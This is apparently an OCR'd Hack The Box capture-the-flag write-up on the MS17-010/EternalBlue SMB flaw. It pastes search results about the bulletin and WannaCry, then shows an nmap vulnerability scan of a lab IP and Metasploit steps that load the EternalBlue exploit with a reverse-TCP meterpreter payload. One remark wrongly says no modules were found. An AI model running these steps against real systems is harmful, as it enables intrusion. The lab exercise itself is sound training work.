


Task 5

What 2017 Microsoft Security Bulletin number describes a remote code execution vulnerability in SMB?

MS17-010

To find the 2017 Microsoft Security Bulletin that describes a remote code execution vulnerability in SMB use the Internet Search



MS17-010 site:microsoft.com

Microsoft Learn
https://learn.microsoft.com › en-us › security-updates

Microsoft Security Bulletin MS17-010 - Critical

Mar 1, 2023 — This security update **resolves vulnerabilities in Microsoft Windows**, related to remote code execution if an attacker sends specially crafted ...

Microsoft Support
https://support.microsoft.com › en-us › topic › ms17-0...

MS17-010: Security update for Windows SMB Server

Mar 14, 2017 — This security update **resolves vulnerabilities in Microsoft Windows**. The most severe of the vulnerabilities could allow remote code execution if ...

Microsoft Support
https://support.microsoft.com › en-us › topic › ms17-0...

MS17-010: Description of the security update for Windows ...

This security update **resolves vulnerabilities in Microsoft Windows**. The most severe of the vulnerabilities could allow remote code execution if an attacker ...

Microsoft Update Catalog
https://www.catalog.update.microsoft.com › Search › q=...

Microsoft Update Catalog

... **MS17-010**". Updates: 1 - 7 of 7 (page 1 of 1). Previous | Next. Title, Products, Classification, Last Updated, Version, Size, Download. Security Update for ...

Microsoft Support
https://support.microsoft.com › en-us › topic › how-to-...

How to verify that MS17-010 is installed

Security update MS17-010 addresses several vulnerabilities in Windows Server Message Block (SMB) v1. The WannaCrypt ransomware is exploiting one of the ...

Microsoft Community
https://answers.microsoft.com › windows › forum › all

Microsoft patch MS17-010

May 17, 2017 — **MS17-010**: Security update for Windows SMB Server: March 14, 2017 · Microsoft Security Bulletin MS17-010 - Critical. Also, you ...

Microsoft Community

Vulnerability: MS17–010 is the security bulletin addressing vulnerabilities in the Server Message Block (SMB) protocol, specifically in SMBv1.


Exploit Name: This vulnerability is commonly associated with the exploit known as EternalBlue.

For additional details, refer to the official Microsoft Security Bulletin:

MS17–010: https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

Answer: **MS17-010**


Task 6: Optional question: A worm was set loose on the internet in May 2017 propagating primarily through MS17–010. What is the famous name for that malware?



Optional question: A worm was set loose on the internet in May 2017 propagating primarily through MS17-010. What is the famous name for that malware?

WannaCry

To find the answer to the question about the malware that **MS17–010** in May 2017 use the Internet Search.



ms17-010 malware may 2017

Microsoft Learn
https://learn.microsoft.com › securitybulletins › 2017

Microsoft Security Bulletin MS17-010 - Critical

Mar 1, 2023 — This security update resolves vulnerabilities in Microsoft Windows, related to remote code execution if an attacker sends specially crafted ...

CISA (.gov)
https://www.cisa.gov › news-events › alerts › 2017/05/12

Indicators Associated With WannaCry Ransomware

Jun 7, 2018 — The latest version of this **ransomware** variant, known as WannaCry, WCry, or Wanna Decryptor, was discovered the morning of **May 12, 2017**, by an independent ...

Microsoft Support
https://support.microsoft.com › en-us › topic › how-to-...

How to verify that MS17-010 is installed

Security update **MS17-010** addresses several vulnerabilities in Windows Server Message Block (SMB) v1. The WannaCrypt **ransomware** is exploiting one of the ...

Wikipedia
https://en.wikipedia.org › wiki › WannaCry_ransomwar...

WannaCry ransomware attack

The WannaCry **ransomware** attack was a worldwide cyberattack in **May 2017** by the WannaCry **ransomware** cryptoworm, which targeted computers running the Microsoft ...

Avast
https://www.avast.com › ... › Security › Hacking

EternalBlue Exploit | MS17-010 Explained

Jun 18, 2020 — Learn more about the most damaging and enduring exploits in the world, EternalBlue, and how the National Security Agency (NSA) helped create ...

Amazon Web Services (AWS)
https://aws.amazon.com › security › AWS-2017-006

Microsoft Security Bulletin MS17-010 Advisory

On March 14, **2017**, Microsoft released a critical security update for Microsoft Windows SMB Server, which mitigates this issue.


Hitachi Global

The famous malware that propagated primarily through the MS17–010 vulnerability in May 2017 is:

- Name: WannaCry (also styled as WannaCrypt, WannaCryptor, or Wana Decrypt0r).
- Type: Ransomware.
- Method of Propagation: Exploited the EternalBlue exploit, which targeted the SMBv1 protocol vulnerability (MS17–010). Spread as a worm, allowing it to propagate automatically across vulnerable systems within a network.
- Impact:It encrypted files on infected machines and demanded payment in Bitcoin to decrypt them. Caused global disruptions, affecting organizations like hospitals, businesses, and government agencies.

Answer: WannaCry

Task 7: What user do you get execution with when exploiting MS17–010? Include the full name, including anything before a .




What user do you get execution with when exploiting MS17-010? Include the full name, including anything before a .

nt authority\system

I used Nmap to check if the target system (10.10.10.40) is vulnerable to MS17-010 (EternalBlue), a critical security flaw in SMBv1 that allows remote code execution. The command I used:

```
nmap -p 445 --script smb-vuln-ms17-010 10.10.10.40
```




```
└──╼ [★]$ nmap -p 445 --script smb-vuln-ms17-010 10.10.10.40
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-03 18:15 CST
Nmap scan report for 10.10.10.40
Host is up (0.59s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143

Nmap done: 1 IP address (1 host up) scanned in 2.92 seconds
┌─[eu-vip-1]─[10.10.14.68]─[azizulrahaman@htb-lp20icg5ce]─[~]
```

Explanation of Flags:

- -p 445 - Scans port 445 (used by SMB).
- --script smb-vuln-ms17-010 - Checks for MS17-010 vulnerability.
- 10.10.10.40 - Target IP.


This command scans port 445, which is used by SMB, and runs the smb-vuln-ms17-010 script to detect if the system is at risk. The scan results confirmed that the system is vulnerable, with a high-risk factor, meaning it could be exploited for remote access or malware attacks. The output also provided links to Microsoft's security advisories and the official CVE entry (CVE-2017-0143) for further details. This vulnerability was famously used in the WannaCry ransomware attack.

I opened Metasploit Framework (MSFconsole) to search for an exploit related to MS17-010 (EternalBlue). The command I used: msfconsole -q



```
┌─[eu-vip-1]─[10.10.14.68]─[azizulrahaman@htb-lp20icg5ce]─[~]
└──╼ [★]$ msfconsole -q
[msf](Jobs:0 Agents:0) >> search ms17_010

Matching Modules
================
```

After opening Metasploit, I searched for an exploit related to MS17-010 (EternalBlue) using: search ms17_010




```
[msf](Jobs:0 Agents:0) >> search ms17_010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue
Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomar
ternalSynergy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomar
ternalSynergy/EternalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Dete
n


Interact with a module by name or index. For example info 3, use 3 or use auxiliary/scanner/smb/smb_ms
10
```

This command looks for Metasploit modules that can exploit the **MS17-010 SMB vulnerability**. However, no matching modules were found in the output.

I used Metasploit to set up an exploit for MS17-010 (EternalBlue), a known vulnerability in Windows SMB. First, I selected the EternalBlue exploit module with the command:


use exploit/windows/smb/ms17_010_eternalblue



```
Interact with a module by name or index. For example info 26, use 26 or use auxiliary/scanner/smb
/smb_ms17_010

[msf](Jobs:0 Agents:0) >> use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >>
```

This tells Metasploit to use the MS17-010 EternalBlue exploit, which targets vulnerable Windows systems.

